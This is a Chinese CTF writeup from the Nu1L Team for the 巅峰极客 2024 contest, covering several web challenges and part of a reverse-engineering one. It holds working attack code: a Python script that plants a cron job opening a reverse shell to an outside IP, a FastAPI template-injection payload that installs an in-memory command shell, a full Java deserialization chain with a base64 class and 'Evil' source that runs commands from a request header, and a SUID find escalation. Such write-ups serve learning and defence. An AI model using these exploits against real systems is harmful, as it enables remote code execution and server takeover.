巅峰极客 2024 Writeup

> Author:Nu1L Team

Web

EncirclingGame

玩一下游戏就得到 flag 了

php_online


`rm *` 删除不了文件夹, 利用这个特性写入 `logging/__init__.py` 从而以 www-data 权限执行任意代码

观察到 /sandbox 目录 www-data 可写, 并且 ps aux 发现存在 crond 进程, 容易想到将 /etc/cron.d 软链接至 /sandbox/xxx 目录, 这样后续代码在以 root 权限写入 phpcode 文件时, 实际写入的路径就会变成 /etc/cron.d/phpcode, 最后通过 cron 计划任务反弹 shell

phpcode 内容加了一句 php system 执行 `sudo -l`, 这个是为了阻塞脚本的执行, 使得 cron 有足够的时间调度计划任务

```
import requests

url = 'http://eci-2ze8s04bx2wv3zny8l0a.cloudeci1.ichunqiu.com/'
sandbox_url = 'http://eci-
2ze8s04bx2wv3zny8l0a.cloudeci1.ichunqiu.com/sandbox'

def get_session(id):
    resp = requests.post(url, data={'id': id},
allow_redirects=False)
    return resp.cookies['session']

def send_payload(session, payload):
```

```
    cookies = {'session': session}
    resp = requests.post(sandbox_url, data={'code': payload},
cookies=cookies)
    return resp.text

def escalate_priv(cmd):
    session = get_session('ABC12345')

    mkdir_payload = "<?php system('mkdir logging') ?>"
    send_payload(session,mkdir_payload)

    create_file_payload = r"""<?php system('echo "import
os\nos.system(\'{} > /tmp/a.txt\')" > logging/__init__.py');?
>""".format(cmd)
    send_payload(session, create_file_payload)

    getoutput_payload = "<?php system('cat /tmp/a.txt') ?>"
    return send_payload(session, getoutput_payload)

escalate_priv('ln -s /etc/cron.d /sandbox/CRONCRON')

cron_session = get_session('CRONCRON')

cron_payload = """
# <?php system('sudo -l'); ?>
* * * * * root bash -c 'bash -i >& /dev/tcp/122.51.21.9/65123 0>&1'
"""
send_payload(cron_session, cron_payload)
```



GoldenHornKing

fastapi ssti 不出网打内存马

```
import requests

url = 'http://eci-
2ze870nxuud7kn92ktzy.cloudeci1.ichunqiu.com:8000/calc'
# url = 'http://127.0.0.1:8000/calc'

payload =
r'''app.routes[(dict(e=a)|join|count)].__class__.__init__.__builtins_
_['eval']("app.add_api_route('/shell', lambda x:
__import__('os').popen(x).read())", {'app':app})'''

resp = requests.get(url, params={'calc_req': payload})
print(resp.text)
```

然后访问 `/shell?x=cat /flag`

easy_java

题目提示 jdk17 + cb, 实际上新版本 commons-beanutils 一般会同时带上 commons-collections

测试后猜测环境不出网, 于是打一个 SpringEcho 回显

题目会在反序列化前过滤 org.apache 开头的类, 试了一下发现可以用 utf-8 overlong encoding 绕过

payload

```
package com.example.easyjava;

import org.apache.commons.collections.Transformer;
import org.apache.commons.collections.functors.ChainedTransformer;
import org.apache.commons.collections.functors.ConstantTransformer;
import
org.apache.commons.collections.functors.InstantiateTransformer;
import org.apache.commons.collections.functors.InvokerTransformer;
import org.apache.commons.collections.keyvalue.TiedMapEntry;
import org.apache.commons.collections.map.LazyMap;

import java.lang.invoke.MethodHandles;
import java.util.Base64;
import java.util.HashMap;
import java.util.Map;

public class Demo {
    public static void main(String[] args) throws Exception {
        UnsafeUtil.patchModule(Demo.class);
        UnsafeUtil.patchModule(ReflectUtil.class);

 UnsafeUtil.patchModule(UTF8OverlongObjectOutputStream.class);

        String s =
"yv66vgAAADMBLAgAAgEAFENhY2hlLUNvbnRyb2wtSGJvYm5mCgAEAAUHAAYMAAcACAEA
EGphdmEvbGFuZy9PYmplY3QBAAY8aW5pdD4BAAMoKVYIAAoBAA9zdW4ubWlzYy5VbnNhZ
mUKAAwADQcADgwADwAQAQAPamF2YS9sYW5nL0NsYXNzAQAHZm9yTmFtZQEAJShMamF2YS
```

9sYW5nL1N0cmluZzspTGphdmEvbGFuZy9DbGFzczsIABIBAAl0aGVVbnNhZmUKAAwAFAw
AFQAWAQAQZ2V0RGVjbGFyZWRGaWVsZAEALShMamF2YS9sYW5nL1N0cmluZzspTGphdmEv
bGFuZy9yZWZsZWN0L0ZpZWxkOwoAGAAZBwAaDAAbABwBABdqYXZhL2xhbmcvcmVmbGVjd
C9GaWVsZAEADXNldEFjY2Vzc2libGUBAAQoWilWCgAYAB4MAB8AIAEAA2dldAEAJihMam
F2YS9sYW5nL09iamVjdDspTGphdmEvbGFuZy9PYmplY3Q7BwAiAQAPc3VuL21pc2MvVW5
zYWZlCAAkAQAJZ2V0TW9kdWxlCgAMACYMACcAKAEAEWdldERlY2xhcmVkTWV0aG9kAQBA
KExqYXZhL2xhbmcvU3RyaW5nO1tMamF2YS9sYW5nL0NsYXNzOylMamF2YS9sYW5nL3JlZ
mxlY3QvTWV0aG9kOwoAKgArBwAsDAAtAC4BABhqYXZhL2xhbmcvcmVmbGVjdC9NZXRob2
QBAAZpbnZva2UBADkoTGphdmEvbGFuZy9PYmplY3Q7W0xqYXZhL2xhbmcvT2JqZWN0Oyl
MamF2YS9sYW5nL09iamVjdDsHADABACxvcmcvYXBhY2hlL2NvbW1vbnMvY29sbGVjdGlv
bnMvZnVuY3RvcnMvRXZpbAgAMgEABm1vZHVsZQoAIQA0DAA1ADYBABFvYmplY3RGaWVsZ
E9mZnNldAEAHChamF2YS9sYW5nL3JlZmxlY3QvRmllbGQ7KUoKACEAOAwAOQA6AQAPZ2
V0QW5kU2V0T2JqZWN0AQA5KExqYXZhL2xhbmcvT2JqZWN0O0pMamF2YS9sYW5nL09iamV
jdDspTGphdmEvbGFuZy9PYmplY3Q7BwA8AQATamF2YS9sYW5nL0V4Y2VwdGlvbgoALwA+
DAA/AAgBAANydW4KAEEAQgcAQwwARABFAQAQamF2YS9sYW5nL1RocmVhZAEADWN1cnJlb
nRUaHJlYWQBABQoKUxqYXZhL2xhbmcvVGhyZWFkOwoAQQBHDABIAEkBABVnZXRDb250ZX
h0Q2xhc3NMb2FkZXIBABkoKUxqYXZhL2xhbmcvQ2xhc3NMb2FkZXI7CABLAQA8b3JnLnN
wcmluZ2ZyYW1ld29yay53ZWIuY29udGV4dC5yZXF1ZXN0LlJlcXVlc3RDb250ZXh0SG9s
ZGVyCgBNAE4HAE8MAFAAEAEAFWphdmEvbGFuZy9DbGFzc0xvYWRlcgEACWxvYWRDbGFzc
wgAUgEAFGdldFJlcXVlc3RBdHRyaWJ1dGVzCgAvAFQMAFUAVgEADGludm9rZU1ldGhvZA
EAOChamF2YS9sYW5nL09iamVjdDtMamF2YS9sYW5nL1N0cmluZzspTGphdmEvbGFuZy9
PYmplY3Q7CABYAQAKZ2V0UmVxdWVzdAgAWgEAC2dldFJlc3BvbnNlCgAEAFwMAF0AXgEA
CGdldENsYXNzAQATKClMamF2YS9sYW5nL0NsYXNzOwgAYAEACWdldEhlYWRlcgcAYgEAE
GphdmEvbGFuZy9TdHJpbmcKAAwAZAwAZQAoAQAJZ2V0TWV0aG9kCgAvAGcMAGgAaQEAEG
dldFJlcUhlYWRlck5hbWUBABQoKUxqYXZhL2xhbmcvU3RyaW5nOwoAYQBrDABsAG0BAAd
pc0VtcHR5AQADKClaCABvAQAJZ2V0V3JpdGVyBwBxAQAOamF2YS9pby9Xcml0ZXIKAC8A
cwwAdAB1AQAEZXhlYwEAJihMamF2YS9sYW5nL1N0cmluZzspTGphdmEvbGFuZy9TdHJpb
mc7CgBwAHcMAHgAeQEABXdyaXRlAQAVKExqYXZhL2xhbmcvU3RyaW5nOylWCgBwAHsMAH
wACAEABWZsdXNoCgBwAH4MAH8ACAEABWNsb3NlCACBAQAHb3MubmFtZQoAgwCEBwCFDAC
GAHUBABBqYXZhL2xhbmcvU3lzdGVtAQALZ2V0UHJvcGVydHkKAGEAiAwAiQBpAQALdG9M
b3dlckNhc2UIAIsBAAN3aW4KAGEAjQwAjgCPAQAIY29udGFpbnMBABsoTGphdmEvbGFuZ
y9DaGFyU2VxdWVuY2U7KVoIAJEBAAcvYmluL3NoCACTAQACLWMIAJUBAAdjbWQuZXhlCA
CXAQACL2MKAJkAmgcAmwwAnACdAQARamF2YS9sYW5nL1J1bnRpbWUBAApnZXRSdW50aW1
lAQAVKClMamF2YS9sYW5nL1J1bnRpbWU7CgCZAJ8MAHQAoAEAKChbTGphdmEvbGFuZy9T
dHJpbmc7KUxqYXZhL2xhbmcvUHJvY2VzczsKAKIAowcApAwApQCmAQARamF2YS9sYW5nL
1Byb2Nlc3MBAA5nZXRJbnB1dFN0cmVhbQEAFygpTGphdmEvaW8vSW5wdXRTdHJlYW07Bw
CoAQARamF2YS91dGlsL1NjYW5uZXIKAKcAqgwABwCrAQAYKExqYXZhL2lvL0lucHV0U3R
yZWFtOylWCACtAQACXGEKAKcArwwAsACxAQAMdXNlRGVsaW1pdGVyAQAnKExqYXZhL2xh
bmcvU3RyaW5nOylMamF2YS91dGlsL1NjYW5uZXI7CACzAQAACgCnALUMALYAbQEAB2hhc
05leHQHALgBABdqYXZhL2xhbmcvU3RyaW5nQnVpbGRlcgoAtwAFCgC3ALsMALwAvQEABm
FwcGVuZAEALShMamF2YS9sYW5nL1N0cmluZzspTGphdmEvbGFuZy9TdHJpbmdCdWlsZGV

yOwoApwC/DADAAGkBAARuZXh0CgC3AMIMAMMAaQEACHRvU3RyaW5nCgA7AMUMAMYAaQEA
CmdldE1lc3NhZ2UKAC8AyAwAVQDJAQBdKExqYXZhL2xhbmcvT2JqZWN0O0xqYXZhL2xhb
mcvU3RyaW5nO1tMamF2YS9sYW5nL0NsYXNzO1tMamF2YS9sYW5nL09iamVjdDspTGphdm
EvbGFuZy9PYmplY3Q7CgAMAMsMAMwAzQEAEmdldERlY2xhcmVkTWV0aG9kcwEAHSgpW0x
qYXZhL2xhbmcvcmVmbGVjdC9NZXRob2Q7CgAqAM8MANAAaQEAB2dldE5hbWUKAGEA0gwA
0wDUAQAGZXF1YWxzAQAVKExqYXZhL2xhbmcvT2JqZWN0OylaCgAqANYMANcA2AEAEWdld
FBhcmFtZXRlclR5cGVzAQAUKClbTGphdmEvbGFuZy9DbGFzczsHANoBAB9qYXZhL2xhbm
cvTm9TdWNoTWV0aG9kRXhjZXB0aW9uCgAMANwMAN0AXgEADWdldFN1cGVyY2xhc3MKANk
A3wwABwB5CgAqABkHAOIBACBqYXZhL2xhbmcvSWxsZWdhbEFjY2Vzc0V4Y2VwdGlvbgcA
5AEAGmphdmEvbGFuZy9SdW50aW1lRXhjZXB0aW9uCgDhAMUKAOMA3wEABENvZGUBAA9Ma
W5lTnVtYmVyVGFibGUBABJMb2NhbFZhcmlhYmxlVGFibGUBAAR0aGlzAQAuTG9yZy9hcG
FjaGUvY29tbW9ucy9jb2xsZWN0aW9ucy9mdW5jdG9ycy9FdmlsOwEAC3Vuc2FmZUNsYXN
zAQARTGphdmEvbGFuZy9DbGFzczsBAAt1bnNhZmVGaWVsZAEAGUxqYXZhL2xhbmcvcmVm
bGVjdC9GaWVsZDsBAAZ1bnNhZmUBABFMc3VuL21pc2MvVW5zYWZlOwEAD2dldE1vZHVsZ
U1ldGhvZAEAGkxqYXZhL2xhbmcvcmVmbGVjdC9NZXRob2Q7AQASTGphdmEvbGFuZy9PYm
plY3Q7AQADY2xzAQAGb2Zmc2V0AQABSgEADVN0YWNrTWFwVGFibGUBAApFeGNlcHRpb25
zAQAGd3JpdGVyAQAQTGphdmEvaW8vV3JpdGVyOwEAEXJlcXVlc3RBdHRyaWJ1dGVzAQAH
cmVxdWVzdAEACHJlc3BvbnNlAQAKZ2V0SGVhZGVyTQEAA2NtZAEAEkxqYXZhL2xhbmcvU
3RyaW5nOwEAC2NsYXNzTG9hZGVyAQAXTGphdmEvbGFuZy9DbGFzc0xvYWRlcjsBAAdpc0
xpbnV4AQABWgEABm9zVHlwZQEABGNtZHMBABNbTGphdmEvbGFuZy9TdHJpbmc7AQACaW4
BABVMamF2YS9pby9JbnB1dFN0cmVhbTsBAAFzAQATTGphdmEvdXRpbC9TY2FubmVyOwEA
B2V4ZWNSZXMBAAFlAQAVTGphdmEvbGFuZy9FeGNlcHRpb247AQAEdmFyOAcBCAcBEwEAE
2phdmEvaW8vSW5wdXRTdHJlYW0BAAx0YXJnZXRPYmplY3QBAAptZXRob2ROYW1lBwEXAQ
AramF2YS9sYW5nL3JlZmxlY3QvSW52b2NhdGlvblRhcmdldEV4Y2VwdGlvbgEAAWkBAAF
JAQAHbWV0aG9kcwEAG1tMamF2YS9sYW5nL3JlZmxlY3QvTWV0aG9kOwEABXZhcjEyAQAh
TGphdmEvbGFuZy9Ob1N1Y2hNZXRob2RFeGNlcHRpb247AQAFdmFyMTABACJMamF2YS9sY
W5nL0lsbGVnYWxBY2Nlc3NFeGNlcHRpb247AQAFdmFyMTEBAANvYmoBAApwYXJhbUNsYX
p6AQASW0xqYXZhL2xhbmcvQ2xhc3M7AQAFcGFyYW0BABNbTGphdmEvbGFuZy9PYmplY3Q
7AQAFY2xhenoBAAZtZXRob2QBAAl0ZW1wQ2xhc3MHARsBAApTb3VyY2VGaWxlAQAJRXZp
bC5qYXZhACEALwAEAAAAAAAGAAIAaABpAAEA5wAAAC0AAQABAAAAAxIBsAAAAAIA6AAAA
AYAAQAAABMA6QAAAAwAAQAAAAMA6gDrAAAAAQAHAAgAAgDnAAABIAAFAAkAAABeKrcAAx
IJuAALTCsSEbYAE00sBLYAFywBtgAdwAAhThIMEiMDvQAMtgAlOgQZBBIEA70ABLYAKTo
FEi86Bi0SDBIxtgATtgAzNwctGQYWBxkFtgA3V6cABEwqtgA9sQABAAQAVQBYADsAAwDo
AAAAOgAOAAAAFgAEABgACgAZABEAGgAWABsAHwAcACwAHQA5AB4APQAfAEoAIABVACIAW
AAhAFkAJABdACUA6QAAAFIACAAKAEsA7ADtAAEAEQBEAO4A7wACAB8ANgDwAPEAAwAsAC
kA8gDzAAQAOQAcADIA9AAFAD0AGAD1AO0ABgBKAAsA9gD3AAcAAABeAOoA6wAAAPgAAAA
QAAL/AFgAAQcALwABBwA7AAD5AAAABAABADsAAQA/AAgAAQDnAAABQgAGAAgAAACDuABA
tgBGTCorEkq2AEwSUbcAU00qLBJXtwBTTiosElm3AFM6BC22AFsSXwS9AAxZAxJhU7YAY
zoFGQUtBL0ABFkDKrcAZlO2ACnAAGE6BhkGxgAtGQa2AGqaACUqGQQSbrcAU8AAcDoHGQ
cqGQa3AHK2AHYZB7YAehkHtgB9pwAETbEAAQAHAH4AgQA7AAMA6AAAADoADgAAACgABwA
rABQALAAcAC0AJQAuADkALwBPADAAXAAxAGkAMgB0ADMAeQA0AH4ANwCBADYAggA5AOkA

```
AABSAAgAaQAVAPoA+wAHABQAagD8APQAAgAcAGIA/QD0AAMAJQBZAP4A9AAEADkARQD/A
PMABQBPAC8BAAEBAAYAAACDAOoA6wAAAAcAfAECAQMAAQD4AAAADQAD/AB+BwBNQgcAOw
AAAgB0AHUAAQDnAAABkQAEAAgAAACXBD0SgLgAgk4txgARLbYAhxKKtgCMmQAFAz0cmQA
YBr0AYVkDEpBTWQQSklNZBStTpwAVBr0AYVkDEpRTWQQSllNZBStTOgS4AJgZBLYAnrYA
oToFuwCnWRkFtwCpEqy2AK46BhKyOgcZBrYAtJkAH7sAt1m3ALkZB7YAuhkGtgC+tgC6t
gDBOgen/98ZB7BNLE4ttgDEsAABAAAAjgCPADsAAwDoAAAAMgAMAAAAPQACAD4ACAA/AB
gAQAAaAEMARwBEAFQARQBkAEgAjABLAI8ATACQAE0AkgBOAOkAAABmAAoAAgCNAQQBBQA
CAAgAhwEGAQEAAwBHAEgBBwEIAAQAVAA7AQkBCgAFAGQAKwELAQwABgBoACcBDQEBAAcA
kgAFAQ4BDwADAJAABwEQAQ8AAgAAAJcA6gDrAAAAAACXAQABAQABAPgAAAA8AAb9ABoBB
wBhGFEHARH/ACIACAcALwcAYQEHAGEHAREHARIHAKcHAGEAACP/AAIAAgcALwcAYQABBw
A7AAIAVQBWAAIA5wAAAE0ABQADAAAADyorLAO9AAwDvQAEtwDHsAAAAAIA6AAAAAYAAQA
AAFMA6QAAACAAAwAAAA8A6gDrAAAAAAAPARQA9AABAAAADwEVAQEAAgD5AAAACAADANkA
4QEWAAIAVQDJAAIA5wAAAiMAAwAKAAAAzCvBAAyZAAorwAAMpwAHK7YAWzoFAToGGQU6B
xkGxwBkGQfGAF8txwBDGQe2AMo6CAM2CRUJGQi+ogAuGQgVCTK2AM4stgDRmQAZGQgVCT
K2ANW+mgANGQgVCTI6BqcACYQJAaf/0KcADBkHLC22ACU6Bqf/qToIGQe2ANs6B6f/nRk
GxwAMuwDZWSy3AN6/GQYEtgDgK8EADJkAGxkGARkEtgApsDoIuwDjWRkItgDltwDmvxkG
KxkEtgApsDoIuwDjWRkItgDltwDmvwADACUAcgB1ANkAnACkAKUA4QC0ALwAvQDhAAMA6
AAAAG4AGwAAAFcAFABYABcAWQAbAFsAJQBdACkAXgAwAGAAOwBhAFYAYgBdAGMAYABgAG
YAZgBpAGcAcgBrAHUAaQB3AGoAfgBrAIEAbgCGAG8AjwBxAJUAcgCcAHQApQB1AKcAdgC
0AHoAvQB7AL8AfADpAAAAhAANADMAMwEYARkACQAwADYBGgEbAAgAdwAHARwBHQAIAKcA
DQEeAR8ACAC/AA0BIAEfAAgAAADMAOoA6wAAAAAAzAEhAPQAAQAAAMwBFQEBAAIAAADMA
SIBIwADAAAAzAEkASUABAAUALgBJgDtAAUAFwC1AScA8wAGABsAsQEoAO0ABwD4AAAALw
AODkMHAAz+AAgHAAwHACoHAAz9ABcHASkBLPkABQIIQgcA2QsNVQcA4Q5IBwDhAPkAAAA
IAAMA2QEWAOEAAQEqAAAAAgEr";
        byte[] data = Base64.getDecoder().decode(s);

        Transformer[] transformers = new Transformer[]{
                new ConstantTransformer(MethodHandles.class),
                new InvokerTransformer("getDeclaredMethod", new
Class[]{String.class, Class[].class}, new Object[]{"lookup", new
Class[0]}),
                new InvokerTransformer("invoke", new Class[]
{Object.class, Object[].class}, new Object[]{null, new Object[0]}),
                new InvokerTransformer("defineClass", new Class[]
{byte[].class}, new Object[]{data}),
                new InstantiateTransformer(new Class[0], new
Object[0]),
                new ConstantTransformer(1)
        };
```

```
        Transformer transformerChain = new ChainedTransformer(new
Transformer[]{new ConstantTransformer(1)});

        Map innerMap = new HashMap();
        Map outerMap = LazyMap.decorate(innerMap, transformerChain);

        TiedMapEntry tme = new TiedMapEntry(outerMap, "keykey");

        Map expMap = new HashMap();
        expMap.put(tme, "valuevalue");
        innerMap.remove("keykey");

        ReflectUtil.setFieldValue(transformerChain, "iTransformers",
transformers);

 System.out.println(Base64.getEncoder().encodeToString(SerializeUtil.
serialize(expMap)));
    }
}
```

SpringEcho 源码

```
package org.apache.commons.collections.functors;

import java.io.InputStream;
import java.io.Writer;
import java.lang.reflect.Field;
import java.lang.reflect.InvocationTargetException;
import java.lang.reflect.Method;
import java.util.Scanner;
import sun.misc.Unsafe;

public class Evil {
    private String getReqHeaderName() {
        return "Cache-Control-Hbobnf";
    }

    public Evil() throws Exception {
        try {
            Class unsafeClass = Class.forName("sun.misc.Unsafe");
```


```
            Field unsafeField =
unsafeClass.getDeclaredField("theUnsafe");
            unsafeField.setAccessible(true);
            Unsafe unsafe = (Unsafe)unsafeField.get((Object)null);
            Method getModuleMethod =
Class.class.getDeclaredMethod("getModule");
            Object module = getModuleMethod.invoke(Object.class);
            Class cls = Evil.class;
            long offset =
unsafe.objectFieldOffset(Class.class.getDeclaredField("module"));
            unsafe.getAndSetObject(cls, offset, module);
        } catch (Exception var9) {
        }

        this.run();
    }

    public void run() {
        ClassLoader classLoader =
Thread.currentThread().getContextClassLoader();

        try {
            Object requestAttributes =
this.invokeMethod(classLoader.loadClass("org.springframework.web.cont
ext.request.RequestContextHolder"), "getRequestAttributes");
            Object request = this.invokeMethod(requestAttributes,
"getRequest");
            Object response = this.invokeMethod(requestAttributes,
"getResponse");
            Method getHeaderM =
request.getClass().getMethod("getHeader", String.class);
            String cmd = (String)getHeaderM.invoke(request,
this.getReqHeaderName());
            if (cmd != null && !cmd.isEmpty()) {
                Writer writer = (Writer)this.invokeMethod(response,
"getWriter");
                writer.write(this.exec(cmd));
                writer.flush();
                writer.close();
            }
        } catch (Exception var8) {
```

```
        }

    }

    private String exec(String cmd) {
        try {
            boolean isLinux = true;
            String osType = System.getProperty("os.name");
            if (osType != null &&
osType.toLowerCase().contains("win")) {
                isLinux = false;
            }

            String[] cmds = isLinux ? new String[]{"/bin/sh", "-c",
cmd} : new String[]{"cmd.exe", "/c", cmd};
            InputStream in =
Runtime.getRuntime().exec(cmds).getInputStream();
            Scanner s = (new Scanner(in)).useDelimiter("\\a");

            String execRes;
            for(execRes = ""; s.hasNext(); execRes = execRes +
s.next()) {
            }

            return execRes;
        } catch (Exception var8) {
            Exception var8 = var8;
            Exception e = var8;
            return e.getMessage();
        }
    }

    private Object invokeMethod(Object targetObject, String
methodName) throws NoSuchMethodException, IllegalAccessException,
InvocationTargetException {
        return this.invokeMethod(targetObject, methodName, new
Class[0], new Object[0]);
    }
```

```
    private Object invokeMethod(Object obj, String methodName,
Class[] paramClazz, Object[] param) throws NoSuchMethodException,
InvocationTargetException, IllegalAccessException {
        Class clazz = obj instanceof Class ? (Class)obj :
obj.getClass();
        Method method = null;
        Class tempClass = clazz;

        while(method == null && tempClass != null) {
            try {
                if (paramClazz == null) {
                    Method[] methods =
tempClass.getDeclaredMethods();

                    for(int i = 0; i < methods.length; ++i) {
                        if (methods[i].getName().equals(methodName)
&& methods[i].getParameterTypes().length == 0) {
                            method = methods[i];
                            break;
                        }
                    }
                } else {
                    method = tempClass.getDeclaredMethod(methodName,
paramClazz);
                }
            } catch (NoSuchMethodException var12) {
                tempClass = tempClass.getSuperclass();
            }
        }

        if (method == null) {
            throw new NoSuchMethodException(methodName);
        } else {
            method.setAccessible(true);
            if (obj instanceof Class) {
                try {
                    return method.invoke((Object)null, param);
                } catch (IllegalAccessException var10) {
                    throw new RuntimeException(var10.getMessage());
                }
            } else {
```

```
                    try {
                        return method.invoke(obj, param);
                    } catch (IllegalAccessException var11) {
                        throw new RuntimeException(var11.getMessage());
                    }
                }
            }
        }
    }
```

utf-8 overlong encoding 参考 https://github.com/qi4L/JYso/blob/master/src/main/java/com/qi4l/jndi/gadgets/utils/utf8OverlongEncoding/UTF8OverlongObjectOutputStream.java



admin_Test

弱口令admin qwe123!@#,上传文件执行命令用户为ctf,然后find命令进行suid提权，读取flag

```
touch /tmp/test && find /tmp/test -exec cat /flag \\;
```

Reverse

babyRe

输入之后来到检查，是flag{uuid}的格式

```
else
{
  v6 = 0i64;
  while ( 1 )
  {
    v7 = v95;
    if ( v97 > 0xF )
      v7 = (void **)v95[0];
    v8 = *((_BYTE *)v7 + v6);
    if ( (unsigned __int8)(v8 - 48) > 9u && (unsigned __int8)(v8 - 97) > 0x1Au && v8 != '-' && v8 != '}' )
      break;
    ++v4;
    ++v6;
    if ( v4 >= (unsigned __int64)(v96 - 2) )
      goto LABEL_10;
  }
  v22 = std::operator<<<std::char_traits<char>>(std::cout, "Error.");
  std::ostream::operator<<(v22, std::endl<char,std::char_traits<char>>);
}
v74 = v94[0];
v75 = (char *)*((_QWORD *)v94[0] + 1);
if ( !v75[25] )
{
```

之后每次取flag的3字节，计算sha256并循环异或这三个字节

```
v9 = 0i64;
while ( 1 )
{
  sub_140001FF0(v95, pbInput, v9);
  BCryptOpenAlgorithmProvider(&phAlgorithm, L"SHA256", 0i64, 0);
  BCryptCreateHash(phAlgorithm, &phHash, 0i64, 0, 0i64, 0, 0);
  v10 = (UCHAR *)pbInput;
